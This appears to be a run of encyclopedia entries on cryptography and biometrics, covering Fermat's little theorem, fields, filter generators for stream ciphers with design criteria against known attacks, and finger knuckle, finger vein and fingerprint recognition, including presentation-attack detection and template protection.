Pierre de Fermat (1601–1665) was one of the most renowned mathematicians in history. He focused much of his work on Number Theory, though he made great contributions to many other areas of mathematics. Fermat's famous "last theorem" was a remark Fermat made in a margin of a book, for which he claimed to have a proof but the margin was too small to write it down, and remained an open problem for over three centuries.

Fermat's little theorem was first stated in a letter to Frénicle de Bessy in 1640, though it was not called "Fermat's little theorem" until the twentieth century.

Theory

The proof follows easily from the following observations. Consider the product $(a)(2a)(3a)\ldots((p-1)a)$, then on the one hand we can write this as $(p-1)!\ a^{p-1}$. On the other hand, the list of terms in the product, modulo p, is a complete list of values between 1 and $p-1$, since no two terms in the list are equivalent modulo p: if $na = ma \bmod p$ where $n > m$ then p divides $n-m$ but $0 < n-m < p-1$, which is a contradiction. Thus, this product can also be written as $(p-1)! \bmod p$. Thus, $(p-1)!\ a^{p-1} \equiv (p-1)! \bmod p$, and $a^{p-1} \equiv 1 \bmod p$, because $(p-1)!$ is not divisible by p.

Euler generalized Fermat's little theorem, which applies only to $(\mathbb{Z}/p\mathbb{Z})^*$, to any finite group. Fermat's little theorem is important to cryptography in that it gives rise to the Fermat primality test, a method for testing primality.

Definition

A field is a ring with a commutative multiplication operation and a well-defined multiplicative inverse (i.e., a "division" operation).

Theory

A *field* $F = (S, +, \times)$ is a ring that has a multiplicative identity (denoted 1) and satisfies two additional properties:

- *Commutativity of* $\times$. For all $x, y \in S$, $x \times y = y \times x$.
- *Multiplicative inverse*. For all $x \in S$ such that $x \neq 0$, there exists a *multiplicative inversez* such that $x \times z = z \times x = 1$.

Thus, a field is a commutative ring with a multiplicative identity where every element except the additive identity has a multiplicative inverse, so that division is defined in the usual way (i.e., the quotient y/x is defined for all $x \neq 0$ and y as $y \times z$, where z is the multiplicative inverse of x).

The *characteristic* of a field is the least positive integer k such that for all $x \in S$, $kx = 0$, if such a k exists; it is defined as 0 otherwise. A finite field is field with a finite number of elements; the characteristic of a finite field is always a prime number. The rational numbers $\mathbf{Q}$ are an example of an infinite field under ordinary addition and multiplication.

Applications

Fields, particularly finite fields, are widely employed in both symmetric and asymmetric cryptography.


Filter Generator

Anne Canteaut[21] ✉
(21) Project-Team SECRET, INRIA Paris-Rocquencourt, Le Chesnay, France



✉ **Anne Canteaut**

Definition

A *filter generator* is a running-key generator for stream cipher applications. It consists of a single linear feedback shift register (LFSR) which is filtered by a nonlinear function. More precisely, the output sequence of a filter generator corresponds to the output of a nonlinear function whose inputs are taken from some stages of the LFSR. If $(u_t)_{t \geq 0}$ denotes the sequence generated by the LFSR, the output sequence $(s_t)_{t \geq 0}$ of the filter generator is given by

$$s_t = f\left(u_{t+\gamma_1}, u_{t+\gamma_2}, \ldots, u_{t+\gamma_n}\right), \ \forall t \geq 0$$

where f is a function of n variables, n is less than or equal to the LFSR length, and $(\gamma_i)_{1 \leq i \leq n}$ is a decreasing sequence of nonnegative integers called the *tapping sequence*.

Theory

In order to obtain a keystream sequence having good statistical properties, the filtering function *f* should be *balanced* (i.e., its output should be uniformly distributed), and the feedback polynomial of the LFSR should be chosen to be a primitive polynomial (linear feedback shift register for more details).

In a filter generator, the LFSR feedback polynomial, the filtering function, and the tapping sequence are usually publicly known. The secret parameter is the initial state of the LFSR which is derived from the secret key of the cipher by a key-loading algorithm. Therefore, most attacks on filter generators consist in recovering the LFSR initial state from the knowledge of some digits of the sequence produced by the generator (in a known plaintext attack) or of some digits of the ciphertext sequence (in a ciphertext only attack). The attack presented in Siegenthaler (1985) enables to construct an equivalent keystream generator from the knowledge of a large segment of the ciphertext sequence when the LFSR feedback polynomial is the only known parameter (i.e., when the filtering function, the tapping sequence, and the initial state are kept secret).

Any filter generator is equivalent to a particular combination generator, in the sense that both generators produce the same output sequence. An equivalent combination generator consists of *n* copies of the LFSR used in the filter generator with shifted initial states; the combining function corresponds to the filtering function.

Statistical properties of the output sequence. The output sequence **s** of a filter generator is a linear recurring sequence. Its linear complexity, $\Lambda(\mathbf{s})$, is related to the LFSR length and to the *algebraic degree* of the filtering function *f* (the algebraic degree of a Boolean function is the highest number of terms occurring in a monomial of its algebraic normal form). For a binary LFSR with a primitive feedback polynomial, we have

$$\Lambda(\mathbf{s}) \leq \sum_{i=0}^{d} \binom{L}{i}$$

where *L* denotes the LFSR length and *d* denotes the algebraic degree of *f* (Key 1976; Massey 2001). The period of **s** divides $2^L - 1$. Moreover, if *L* is a large prime, $\Lambda(\mathbf{s})$ is at least $\binom{L}{d}$ for most filtering functions with algebraic degree *d* (see Rueppel 1986).

Thus, to achieve a high linear complexity, the LFSR length *L* and the algebraic degree of the filtering function should be large enough. More precisely, the keystream length available to an attacker should always be much smaller than $\binom{L}{\deg(f)}$.

Known attacks and related design criteria. Filter generators are vulnerable to fast correlation attacks because their output sequence is correlated to some linear function of the stages of the constituent LFSR (fast correlation attack for details). In order to make the fast correlation attacks computationally infeasible, the filtering function should have a high nonlinearity. Moreover, it should have many nonzero Walsh coefficients.

Distinguishing attacks exploiting sparse multiples of the LFSR feedback polynomial can also be mounted, as described in Englund and Johansson (2005) and Molland and Helleseth (2004); their complexities involve the degree of sparse multiples of the LFSR feedback polynomial and the Walsh coefficients of the filtering function. In particular, the LFSR feedback polynomial should not be sparse.

Another attack on any filter generator is the generalized inversion attack. It highly depends on the *memory size* of the generator, which corresponds to the largest spacing between two taps, i.e., $M = \gamma_1 - \gamma_n$. To make this attack infeasible, the tapping sequence should be such that the

memory size is large and preferably close to its maximum possible value, $L - 1$, where L is the LFSR length. Moreover, when the greatest common divisor of all spacing between the taps, $\gcd(\gamma_i - \gamma_{i+1})$, is large, the effective memory size can be reduced by a decimation technique (inversion attack). Then, the greatest common divisor of all $(\gamma_i - \gamma_{i+1})$ should be equal to 1.

The choice of the tapping sequence also conditions the resistance to the so-called *conditional correlation attacks* (Anderson 1995; Golić 1996; Lee et al. 1996). The basic idea of these particular correlation attack is that some information on the LFSR sequence may leak when some patterns appear in the keystream sequence. Actually, the keystream bits s_t and $s_{t+\tau}$, with $\tau \geq 1$, respectively, depend on the LFSR-output bits $u_{t+\gamma_1}, \ldots, u_{t+\gamma_n}$ and $u_{t+\gamma_1+\tau}, \ldots, u_{t+\gamma_n+\tau}$. Therefore, the pair $(s_t, s_{t+\tau})$ only depends on $M - I(\tau)$ bits of the LFSR sequence, where M is the memory size and $I(\tau)$ is the size of the intersection between $\{\gamma_i, 1 \leq i \leq n\}$ and $\{\gamma_i + \tau, 1 \leq i \leq n\}$, i.e., the number of pairs (i, j) with $i < j$ such that $\gamma_i - \gamma_j = \tau$. It is then clear that a given observation of $(s_t, s_{t+\tau})$ may provide some information on the $(M - I(\tau))$ involved bits of the LFSR sequence when $I(\tau)$ is large. Thus, $I(\tau)$ should be as small as possible for all values of $\tau \geq 1$. It can be proved that the lowest possible value of $\max_{\tau \geq 1} I(\tau)$ is 1, and it is achieved when the tapping sequence is a *full positive difference set*, i.e., when all differences $\gamma_i - \gamma_j$, $i < j$ are distinct. Such a tapping sequence of n integers only exists if the LFSR length exceeds $n(n-1)/2$ (see Golić 1996). More details of this attack and on the related security criteria for the filtering function can be found in Gouget and Sibert (2007).

Advanced algebraic techniques, like Gröbner bases, also provide powerful known plaintext attacks on filter generator, called *algebraic attacks* (Courtois and Meier 2003). Any keystream bit can be expressed as a function of the L initial bits of the LFSR. Thus, the knowledge of any N keystream bits lead to an algebraic system of N equations of L variables. The degree of these equations correspond to the algebraic degree of the filtering function. But, efficient Gröbner bases techniques enable to substantially lower the degree of the equations by multiplying them by well-chosen multivariate polynomials. Then, it may be possible to recover the LFSR initial state by solving the algebraic system even if the filtering function has a high degree (see Canteaut 2006 for a survey). The related security criterion is that the filtering function must have a high algebraic

immunity. More sophisticated attacks exploiting some algebraic properties of the filter generator includes cube attacks and several related distinguishing attacks.

Definition

Finger knuckle print (FKP), a finger back surface-based biometric, as illustrated in Fig. 1, which is highly unique and powerful distinctive outer pattern, can be adopted as biometric traits for personal identical authentication.


Finger Knuckle Print Recognition, Fig. 1 Finger knuckle print image

Background

Finger knuckle print, referring to the capture of the peripheral sphere of finger phalangeal joint, owns emerging potential in personal authentication field as a biometric trait because of the intrinsic stability and uniqueness in its patterns. Consequently, it is suitable for identity authentication as a unique feature of the human body to be adopted in higher-level security encryption fields, and stands a huge plausibility to be further improved and employed in future practice. After Woodard et al. pioneered with the concept of finger knuckle print as one of the direction of biometric recognition (Woodard and Flynn 2005), an effectual FKP recognition algorithm was proposed in 2009 by Zhang et al. to manage the obtained data, in which the extraction of image local orientation information was completed by 2D Gabor filters and the information extracted was categorized to represent the FKP features, which proved to be effective for constructing a reliable biometric system (Zhang et al. 2009).

Apart from the several merits mentioned above, finger knuckle print also possesses other advantages, such as less time consumption due to its simultaneous imaging with fingerprint identification, less susceptibility to damages from daily life activities, and more easiness of being imaged in distance because of the high visibility of its major creases and curved patterns with naked eyes. In short, finger knuckle print, as a unique biometric identifier, has received astonishing popularity from its users, helps to address the limitations with only fingerprints in biometric systems (Cheng and Kumar 2019).


Theory



Characteristics of FKP Images


In hand-based biometrics, fingerprint outstrips palmprint in its smaller size, which well shortens the computation time facilitating real-time applications. Compared with the surface of fingerprint, that of finger knuckle does not tend to be abraded since it is seldom used by people to hold objects. Furthermore, the geometric features of FKP can also be extracted simultaneously from the same image and employed to enhance the system performance.

The surface of finger knuckle is capable of discriminating individuals with high accuracy and low cost, which naturally facilitates the establishment of a highly accurate and economical biometric system in computation (Usha and Ezhilarasan 2015). Thus, finger knuckle feature has been a hopeful candidate to serve as an applicable biometric identifier (Kumar 2014).




Construction of FKP Systems

Since the concept of finger knuckle print came up in 2005 by Woodard et al., a variety of finger knuckle print recognition systems have been developed to deal with FKP images and conduct identification or verification processes. Most of the established FKP recognition systems are engaged with four main steps during the finger knuckle surface recognition process (Zhang et al. 2011), which are FKP image acquisition, the region of interest (ROI) extraction, feature extraction, feature matching for eventual recognition illustrated in Fig. 2.



Finger Knuckle Print Recognition, Fig. 2 Construction of FKP recognition system


- *Step 1*. Knuckle surface images are acquired mainly with finger knuckle print data collection equipment. In this acquisition process, an essential concern is to ensure, to the greatest extent, a stable and consistent environment to minimize differences engendered from the same finger knuckle images. This is because, generally, when the image acquisition process remains steady, data computational complexity and image recognition inaccuracy can be efficiently reduced. The FKP image acquisition equipment's outlook can be referred to in Fig. 3.



Finger Knuckle Print Recognition, Fig. 3 (**a**) The outlook of the developed FKP image acquisition device. (**b**) The device is being used to collect FKP samples

- *Step 2*. The extraction of ROI region contributes to a local coordinate system for each image to align with the FKP image, because images collected from different sessions vary from their spatial locations of the finger. An algorithm called local coordinate system determination and ROI sub-image extraction (Zhang et al. 2010) are adopted here for example, and the process are expounded in Figs. 4 and 5.

Finger Knuckle Print Recognition, Fig. 4 The determination of ROI



Finger Knuckle Print Recognition, Fig. 5 The cropped ROI image from the original FKP image

- *Step 3*. Feature extraction, such as local features by local orientation, local phase, and local phase congruency (PC), or fusion features, or complex Gabor (Muthukumar and Kavipriya 2019), can be deployed to obtain information for the texture pattern of the finger knuckle print for FKP recognition. Simultaneously, deep learning method can occupy a position in training effective features.


  After obtaining feature maps of two images, one needs to quantize them to a few levels followed by coding them into intergers (Zhang et al.

2012). Figure 6 demonstrates examples of these three feature maps in meticulous details.

Finger Knuckle Print Recognition, Fig. 6 Examples of local feature maps. (**a**) are the original FKP ROI image; (**b**) are the corresponding phase congruency code map; (**c**) are the corresponding orientation code map; (**d**) are the corresponding phase code map

- *Step 4*. In the feature matching for eventual recognition, various distance matching measuring methods are the frequent tools for most FKP recognition systems, such as phase congruency measuring (Zhang et al. 2012) to encode the texture of the finger knuckle print.

Application



2D FKP Recognition

2D FKP Personal Recognition enjoys a wide range of application in criminal, commercial, and governmental fields, such as criminal investigation, room access, employee authentication, and attendance timing (Choudhury et al. 2019). Moreover, 2D FKP images can be utilized in developing multimodal biometrics to ensure varying security levels with multi-fusion rules in a Dynamic architecture (Nigam and Gupta 2015). Multimodal hand-based biometric system, with more robustness compared with unimodal one, can not only avoid some congenital problems such as

failure-to-enroll rate, intra-class variation, and spoofing attacks, but also can be fully exploited to take multiple biometric traits to raise accuracy and noise resistance, strengthen universality, and avert spoof attacks and performance degradation in enormous database (Zhu and Zhang 2010; Modak and Jha 2019).

3D FKP Recognition

Regardless of the focused elaboration of 2D finger knuckle databases in countless literatures, finger knuckle pattern proves to be a decisive 3D biometric authentication, which is the key to solve the limitation as a biometric identifier. Cheng and Kumar (2019) gathered data from 130 different subjects in two-session imaging, which formed a 3D finger knuckle database without contact in public domain, during which photometric stereo approach was used, and with its 3D finger knuckle print image presented in Fig. 7. Accompanied with 3D finger knuckle information (surface normal vector, depth, or curvature), more trustable characterization of finger knuckle patterns can be generated for the 3D information features with its invariance to illumination changes and its anti-spoofness to attacks.

Finger Knuckle Print Recognition, Fig. 7 3D finger knuckle print image

---

Open Problems and Future Directions

Unsolved Problems (Kumar 2014; Choudhury et al. 2019; Modak and Jha 2019; Zhu and Zhang 2010) in finger knuckle print recognition remains: (a) Unconstrained Acquisition of 2D and 3D finger knuckle images; (b) Inferior robustness and accuracy with incomplete database under small quantity, few categories, and noisy data conditions, based on which the following problems may, serving as the key issues for future research, require further exploration in finger knuckle print biometrics; (c) Safetyness enhancement of single knuckle image authentication.

1. Further efforts should lie in developing accurate knuckle imaging and segmentation algorithms, which can settle the normal imaging problems in less-constrained finger imaging environment.

2. A much larger database construction may be envisioned to measure the effectiveness of the proposed system in the future.

3. Further Research on multiple biometric fusion technology should be utilized to improve recognition accuracy and safety, enhancing the overall performance of the system.

Finger Vein

Marta Gomez-Barrero[25] ✉
(25) Fakultät Wirtschaft, Hochschule Ansbach, Ansbach, Germany

✉ **Marta Gomez-Barrero**
Email: marta.gomez-barrero@hs-ansbach.de


Definitions

Vascular pattern formed by the blood vessels located inside the human body or, more specifically, inside the finger. These patterns are considered to be unique for each individual and even among the different fingers of a given person.

Background


It was in 1543 when Andreas Vesalius first suggested that the vessels in the extremities of the body are highly variable in their location and structure. Arrigo Tamassia, a professor of forensic medicine at the Padua University in Italy, went even further about 350 years later: no two vessels on the back of the hand stemming from different subjects are identical (Uhl, 2020). That could make them useful for biometric recognition tasks. However, it is not until 2005 that we can find the first commercial application of finger vein recognition by Hitachi Ltd (Kono et al., 2004). And even more recently, a deep analysis of the entropy of finger vein samples has been carried out (Krivokuća et al., 2020), to confirm the distinctiveness of finger vein patterns.

Vein patterns have some desirable properties for their use as a biometric characteristic. In contrast to other characteristics such as the fingerprint,



vascular biometrics are expected to be insensitive to skin surface conditions (e.g., dryness, dirt, or lotions) and abrasion (e.g., cuts or scars). They are also more robust to forging attempts, since the vessels are not visible to the human eye, but only through near-infrared (NIR) illumination. Furthermore, it is virtually impossible to capture this biometric characteristic without the subject's consent, as it may happen, for instance, with facial images. These and other advantages have fostered research into finger vein-based biometrics.

Applications



Finger Vein Capture Devices

Most finger vein capture devices are based on the fact that hemoglobin absorbs NIR light. Therefore, when a finger is illuminated with NIR light and a picture is taken from it, the hemoglobin present in the blood vessels absorbs the NIR light and appears darker than the remaining tissues (e.g., flesh or bones) in the acquired image. More specifically, it has been observed that 760 nm light is primarily absorbed by deoxygenated hemoglobin (i.e., blood in the veins), whereas for wavelengths above 800 nm, the light is mostly absorbed by oxygenated hemoglobin (i.e., blood in the arteries) (Fuksis et al., 2010). Thus, depending on the selected wavelength, one or both vessel types will be visualized.

Another important decision when developing a finger vein sensor is the position of the light source with respect to the finger and the camera. We can mainly differentiate reflected light and transillumination imaging, as shown in Fig. 1. In the former, both the light source and the camera are positioned on the same side of the hand. Therefore, the light is reflected on the finger and then captured by the camera. In transillumination sensors, the light source is placed on one side of the finger and the camera on the other. That means that the illumination has to travel through the finger before being captured by the camera. Both approaches deliver different types of images but have been equally successfully utilized for finger vein recognition applications. A finger vein sample captured with a transillumination device is depicted in Fig. 2a.

Finger Vein, Fig. 1 Diagram of main finger vein sensor types. (**a**) Reflection (**b**) Transmission

Finger Vein, Fig. 2 Finger vein samples: (**a**) image captured with a transillumination device, and (**b**) preprocessed image to enhance the finger vein pattern. (Images extracted from Veldhuis et al. 2020)

The area of commercial finger vein sensors is dominated by Hitachi and Fujitsu, who both hold a number of patents covering the aforementioned findings. Given that those sensors do not provide vein images, but only templates stored in a proprietary format, multiple research laboratories have developed their own capture devices and acquired databases, which have been shared with the research community (Yin et al., 2011; Raghavendra et al., 2019; Kauba et al., 2020; Veldhuis et al., 2020).

Biometric Recognition

Building upon those prototype sensors and the corresponding databases, big efforts have been directed into developing accurate finger vein recognition systems.

Due to light attenuation in biological tissue, the acquired finger vein images are often considerably degraded, as it can be observed in Fig. 2a. Therefore, the first step in the recognition pipeline is preprocessing the acquired images, in order to highlight the vein patterns. In most cases, scatter removal is carried out with a bank of Gabor filters, thereby enhancing the vessel edges (Kauba et al., 2014; Yang and Shi, 2014). An example of an enhanced image is shown in Fig. 2b, where we can spot the vessels easier than on the corresponding original image (Fig. 2a).

Subsequently, discriminative features need to be extracted from the enhanced images. To that end, classical techniques are based on extracting the finger vein structure with algorithms such as repeated line tracking (Miura et al., 2004), maximum curvature points (Miura et al., 2007), or wide line detector (Huang et al., 2010). The resulting binary templates are then compared in terms of their correlation, and several shifts are taken into account in order to account for rotations of the finger during the acquisition. Other approaches have been inspired on typical fingerprint recognition techniques and thus rely on the extraction of minutiae (i.e., vessel bifurcation and endings) or the derived fixed-length spectral minutiae representations (SMR) (Hartung et al., 2012) and minutiae cylinder codes (Hartung et al., 2013). More recent approaches address potential deformations and misalignments of the vascular network using filters, predefined models, and geometric transformations.

Finally, deep learning approaches have also been implemented into this area of research. On the one hand, semantic convolutional neural networks (CNN) can be utilized for finger vein segmentation (Jalilian and Uhl, 2020). In other approaches, pre-trained CNN models such as VGG-16, VGG-19, or VGG-Face have been fine-tuned to determine whether two given samples belong to the same finger, thereby eliminating the need for enrolling new subjects (Hong et al., 2017).

Presentation Attack Detection

Compared to other biometric characteristics, such as fingerprint or handwritten signature, the use of finger vein for recognition purposes is relatively new. Therefore, the first studies on the vulnerability of finger vein recognition systems to presentation attacks (ISO/IEC JTC1 SC37 Biometrics, 2016) were carried out only in 2014 (Tome et al., 2014). It was shown there how a simple printout of a finger vein image could

successfully fool the system in up to 86% of the attempts. It is hence crucial to protect vein-based systems from these presentation attacks, which, given their simplicity, can be carried out by potentially any individual.

To prevent the success of those attacks, presentation attack detection (PAD) techniques have been developed. A first approach was based on Fourier and wavelet transforms (Nguyen et al., 2013a). Two years later, the first competition on finger vein PAD was organized (Tome et al., 2015), where three different teams participated. Since then, different PAD approaches have been presented, based on either a video sequence and motion magnification (Raghavendra et al., 2015), texture analysis (Raghavendra and Busch, 2015), image quality metrics (Bhogal et al., 2017), or, more recently, deep neural networks (Nguyen et al., 2017; Raghavendra et al., 2018) and image decomposition (Qiu et al., 2018).

All the aforementioned works are focused on the detection of printed finger vein images or, in some cases, of replay attacks carried out with digital displays. In all cases, almost perfect error rates are achieved, thereby indicating that such attacks can be easily detected with the current techniques. More recently, a new research line has been initiated with the appearance of multimodal capture devices capable of acquiring both fingerprint and finger vein images. In order to detect challenging attacks on fingerprint systems, in the form of thin overlays, finger vein images can be also used (Kolberg et al., 2020).

Biometric Template Protection

Template protection schemes are of special relevance when it comes to privacy protection of the individuals, especially if the templates should be compromised (ISO/IEC JTC1 SC27 Security Techniques, 2011). Even if a simple encryption of the templates could seem the best solution to this problem, given the noise and inherent variance present in biometric samples, that would require a decryption of the templates prior to their comparison in order to achieve a reasonable recognition accuracy. That would leave the templates vulnerable to external attackers. The only exception might be the use of the newest homomorphic encryption techniques. However, these techniques also incur in a considerable increase of the computational and storage requirements, which would prevent their use in many real-time applications on embedded devices.

To tackle those issues, different approaches based either on repeatable and irreversible transformations of the data (i.e., *cancelable biometrics*) or on the combination of biometrics and cryptographic techniques in so-called *biometric cryptosystems* have been proposed. For instance, some finger vein approaches utilize helper data systems (Hartung and Busch, 2009) or the fuzzy commitment scheme (Favre et al., 2015). More recently, also multimodal approaches in combination with fingerprint or other biometric characteristics have been proposed (Gomez-Barrero et al., 2018; Yang et al., 2018). In particular, the method proposed in Gomez-Barrero et al. (2018) encodes binarized SMRs into Bloom filters, thereby achieving both irreversible and unlinkable templates. On the other hand, Yang et al. (2018) builds upon image-based finger vein features obtained through Gabor filtering and uses bio-hashing and a partial discrete Fourier transform to ensure irreversibility.

Finger Vein Quality

The aim of biometric sample quality is to estimate how faithfully the acquired biometric sample represents the discriminative biometric characteristics of an individual. Using a good-quality measure, low-quality samples can be discarded and a new capture can be initiated. This is not only relevant for recognition purposes but also in terms of security of a biometric system, since the quality of a presentation attack should be inferior to that of a bona fide or genuine sample.

In the case of finger vein, different attempts have been made to define quality metrics. Some methods are based directly on the acquired NIR images. For instance, image contrast and information content are computed on NIR images in Yin et al. (2011) and Yang et al. (2013). Other approaches require the extraction of binary templates from those images, where the vein pattern is highlighted, and base their estimation on the ratio of vein points detected and the vessel's depth (Nguyen et al., 2013b). And more recently, some deep learning-based approaches have been proposed (Qin and El-Yacoubi, 2017). However, there is still no unified metric within the research and industrial communities.

Commercial Use

Finger vein sensors have been deployed in ATMs in countries as diverse as China [1], Turkey [2], Taiwan [3], or Poland [4]. More recently, a new bank-to-bank

transaction using finger vein technology has been announced [5].

Open Problems and Future Directions

Even if the vascular structure cannot be affected by external skin injuries, other factors such as temperature, physical activity, or aging may have an impact on them. Even if those facts are known in general for the human vascular system, there is still little empirical evidence whether this applies to the particular case of finger veins. This thus remains an open question that needs to be addressed in the near future.

Regarding finger vein capture devices, it has been argued that vascular biometrics can be acquired with touchless devices, thereby increasing the confidence of the subject and preventing potential health issues. However, up to date all commercial systems and almost all other prototype sensors require the subject to place the finger on some sensor plate. The reason behind that is preventing rotation and alignment issues and in order to avoid the camera being dazzled by the light reaching it in a transillumination device due to a mal-placed finger. Being able to correct those issues from an algorithmic perspective is thus the next step in the recognition pipeline.

In addition, there is still a big gap between the quality of finger vein images captured with biometric sensor and medical imaging devices (e.g., magnetic resonance angiography). Therefore, in order to motivate a further deployment of finger vein recognition systems, some efforts need to be directed toward improving the hardware components.

Last but not least, in contrast to other biometric characteristics such as fingerprint or face, there is so far no standardized quality metric for finger vein samples (ISO/IEC JTC1 SC37 Biometrics, 2017). So far only some initial works have attempted to define appropriate metrics based on different approaches or ideas. Therefore, further research is required in this direction in order to find a unanimous and standardized metric for finger vein samples.

Definition


Fingerprints are reproductions of the surface pattern of the fingertip epidermis. This pattern is a characteristic sequence of interleaved ridges and valleys, usually considered as unique for each individual.

Background

Fingerprint is the mostly used and known biometric trait. Fingerprint was introduced as a method for person identification before 1900, and the first automatic fingerprint recognition systems were introduced in the 1970s.

Fingerprint is a biometric trait with high permanence and distinctiveness. In general, the fingertip ridge pattern is a part of the individual's phenotype and is different for each individual. The fingerprints of the same person are different, and even the ones of identical twins are not equal. Furthermore, the fingertip ridge structure is fully formed at about 7 months of the fetus development, and this pattern configuration does not

change for the entire life unless serious accidents or diseases. Usually, cuts and bruises can only temporarily modify the fingerprint pattern.



Fingerprint recognition technologies are diffused in heterogeneous applications, characterized by relevant differences in sensors, costs, and accuracy. There are systems integrated in electronic devices, on-card systems, systems based on a personal computer, mobile systems, and large distributed systems, such as automated fingerprint identification systems (AFIS) and automated border controls. In many law enforcement and government applications, the size of the fingerprint database can be very large. For example, the FBI Next Generation Identification (NGI) system contains over 168 million of fingerprints, as reported by the Federal Bureau of Investigation (2019).

Most of the automatic biometric systems based on fingerprint characteristics perform identity recognitions by extracting and comparing information related to the ridge pattern present in fingerprint images.

Theory

Fingerprint Images

It is possible to categorize the fingerprint images into three classes: latent fingerprints, inked fingerprints, and live-scan fingerprints. Figure 1 shows an example of images obtained by the different fingerprint acquisition methods.

Fingerprint, Fig. 1 Examples of fingerprint images: (**a**) latent; (**b**) rolled and inked; (**c**) live scan


Latent fingerprints are widely used in forensic investigations. These fingerprints are involuntary produced by transferring on an object the film of moisture and grease present on the finger surface.

Inked fingerprints are typically used for governmental and police applications. The acquisition process requires user cooperation and can be divided in two tasks. First, the user rolls a finger spread with black/blue ink on a paper card. Second, the card is converted into a digital form.

Live-scan fingerprints are typically used to perform online biometric recognitions. The acquisition process requires user cooperation and consists of impressing a finger on the acquisition surface of a device. It is possible to distinguish three main types of live-scan technologies: optical, solid state, and ultrasound sensors.


To obtain accurate biometric recognitions, the fingerprint images should be of sufficient quality. To this purpose, the Federal Bureau of Investigation (FBI) defined a set of minimum parameters that should be guaranteed for the acquisition of digital fingerprint images.

The most commonly used algorithms for image compression can significantly reduce the visibility of the distinctive characteristics of fingerprint images. Therefore, the image compression is frequently performed using specifically designed algorithms, as the Wavelet Scalar Quantization (WSQ), proposed by the FBI.



Fingerprint Analysis


The analysis of fingerprint images can be performed using three levels of detail:



- *Level 1* considers the overall global ridge flow pattern.
- *Level 2* considers distinctive points of the ridges, called minutiae points.
- *Level 3* considers ultrathin details, such as the pores, incipient ridges, and local peculiarities of the ridge edges.

Examples of level 1 characteristics are the *local ridge orientation*, *local ridge frequency*, *ridge count*, *singular regions*, and techniques for mapping global information describing the ridge pattern. The local ridge orientation consists of the angle of the ridges with respect to the horizontal axis. The local ridge frequency consists of the number of ridges per unit length along a segment that is orthogonal to the ridge orientation. The ridge count consists of the number of ridges between two points in the fingerprint. Singular regions represent areas of the fingerprint with a distinctive shape of the ridges. There are three main types of singular regions: loop, delta, and whorl. The distinctive shapes of these regions are ∩, Δ, and O, respectively (Fig. 2). From the analysis of the singular regions, it is also possible to estimate a reference point in the fingerprint, called *core point*. Furthermore, singular regions can be used to perform a classification of the samples, for example, by using the Galton-Henry scheme, which is

composed of five classes (arch, tented arch, left loop, right loop, and whorl). Figure 3 shows an example of the considered classes. There are also techniques for mapping global information describing the ridge pattern to extract distinctive features to be used by biometric matchers, for example, by applying Gabor filters to local regions of the fingerprint image.



Fingerprint, Fig. 2 Examples of singular regions: (**a**) loop; (**b**) delta; (**c**) whorl

Fingerprint, Fig. 3 Galton-Henry classification scheme: (**a**) left loop; (**b**) right loop; (**c**) whorl; (**d**) arch; (**e**) tented arch

Level 2 analysis evaluates specific ridge discontinuities called *minutiae*. It is possible to distinguish many classes of minutiae (Fig. 4), but most of the automatic biometric systems consider only terminations and bifurcations. The methods for estimating the minutiae coordinates are usually composed of four main tasks: (i) adaptive binarization of the ridges; (ii) reduction of the ridge thickness to one single pixel by performing a thinning operation; (iii) estimation of the minutiae coordinates by searching for specific local patterns of the ridges, typically in the 8-neighborhood; and (iv) post-processing for discarding erroneously estimated minutiae.

Furthermore, most of the minutiae-based approaches estimate the orientation of the minutiae, considered as the value of the ridge orientation map in the coordinates of each minutia point.

Fingerprint, Fig. 4 Examples of common minutiae types: (**a**) termination; (**b**) bifurcation; (**c**) lake; (**d**) point or island; (**e**) independent ridge; (**f**) spur; (**g**) crossover

Level 3 analysis requires high-resolution acquisition devices (with at least 800 dpi), and it is not commonly applied in commercial systems. Methods for level 3 analysis in the literature are heterogeneous and can be based on different techniques. As an example, the method presented in Donida Labati et al. (2018) extracts the coordinates of the pores by using convolutional neural networks (CNNs).

To obtain more discriminative features, most of the fingerprint recognition systems perform an *image enhancement* step before applying feature extraction algorithms. As described in Schuch et al. (2018), different enhancement techniques are available, as pixel-wise enhancement, contextual filtering, and multi-resolution enhancement.

Another step that is frequently performed before the feature extraction consists of the *quality assessment*. As discussed in Yao et al. (2016), quality assessment methods can be used to discard fingerprint images of insufficient quality, select only recoverable image regions, reduce the artifacts produced by the enhancement algorithms, and weight the features according to the local quality of the fingerprint image.

Fingerprint Matching

Fingerprint matching algorithms compute a similarity index called *matching score* between two fingerprints. It is possible to divide the fingerprint matching algorithms into three classes: correlation-based techniques, minutiae-based methods, and methods based on other features.

Correlation-based techniques compute the matching score directly from fingerprint images, without requiring a preliminary feature extraction step. This approach is rather basic and not commonly present in automated fingerprint recognition system.

Minutiae-based methods are the most studied and applied in the literature. As described in Peralta et al. (2015), most of the methods can be divided in two tasks: alignment of the minutiae extracted from two fingerprint images and matching score computation. It is possible to distinguish global and local minutiae matching algorithms. Global algorithms compute the matching score by considering the full minutiae sets. Local algorithms consider sets of minutiae divided in sub-portions, for example, by adopting auxiliary graph structures (e.g., Delaunay triangles).

Other fingerprint matching methods can use features extracted at different levels as support information for processing a matching score based on minutiae sets or can directly process features extracted at level 1 or level 3. Recent methods automatically learn feature extraction techniques directly from the input images by using deep learning strategies, as described in Sundararajan and Woodard (2018).

Security and Privacy in Fingerprint Recognition Systems

Security and privacy are two aspects of paramount importance for biometric systems.

Every hardware and software modules composing a fingerprint recognition system can be subject to attacks. One of the most common kinds of attacks to fingerprint recognition systems consists of presenting fake fingers to the sensor. As described in Marasco and Ross (2014), it is possible to use vitality detection methods to overcome this vulnerability. These methods can be divided in two categories: methods that do not require specific actions from the users (using additional physiological characteristics or analyzing only the input sample) and methods that measure voluntary responses of the users (presenting an additional biometric trait, password, or smart card).

Privacy protection techniques for fingerprint recognition systems mainly aim at protecting the samples and templates by storing them using secured representations and by performing biometric recognitions in a secured domain. There are different methods in the literature for protecting fingerprint templates, as described in Donida Labati et al. (2012). The most known methods are the following ones: salting, non-invertible transforms, key-binding biometric cryptosystem, key-generating biometric cryptosystem, and homomorphic cryptosystems.

There are also technologies for decentralizing the computation of fingerprint recognition systems by increasing the privacy protection level with respect to centralized systems, as match-on-card, system-on-device, and system-on-a-chip. An important advantage offered by these technologies is that the user keeps the possession of his/her templates (mostly on a tamper-resistant hardware).

Open Problems and Future Directions

